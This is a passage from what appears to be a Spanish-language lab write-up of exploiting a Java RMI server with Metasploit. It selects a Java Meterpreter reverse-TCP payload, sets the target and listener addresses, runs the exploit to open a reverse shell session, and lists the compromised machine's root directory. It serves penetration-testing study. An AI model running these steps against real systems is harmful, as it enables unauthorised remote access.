   11  payload/java/shell/reverse_tcp                               normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                               normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   14  payload/multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

Escogi este porque es el que recomendaba

```
msf6 exploit(multi/misc/java_rmi_server) > set payload payload/java/meterpreter/reverse_tcp
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

7.2 Mostramos las opciones del módulo incluyendo las de Payload, vemos las Required y que estén en blanco para añadirlas (show options, set VARIABLE valor)

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     10.0.2.8         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

- Explotarlo usando Metasploit.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.8:1099 - Using URL: http://10.0.2.15:8080/EzLZ0A
[*] 10.0.2.8:1099 - Server started.
[*] 10.0.2.8:1099 - Sending RMI Header ...
[*] 10.0.2.8:1099 - Sending RMI Call ...
[*] 10.0.2.8:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.8:60516) at 2023-01-18 23:38:20 +0100
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2022-12-15 11:06:13 +0100  Omy}
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13480    dir   2023-01-18 20:54:29 +0100  dev
040666/rw-rw-rw-  4096     dir   2023-01-18 23:18:49 +0100  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  18799    fil   2023-01-18 20:54:35 +0100  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2023-01-18 20:54:20 +0100  proc
040666/rw-rw-rw-  4096     dir   2023-01-18 20:54:35 +0100  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2023-01-18 20:54:21 +0100  sys
040666/rw-rw-rw-  4096     dir   2023-01-18 23:21:19 +0100  tmp
040666/rw-rw-rw-  4096     dir   2022-12-15 22:36:40 +0100  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz
```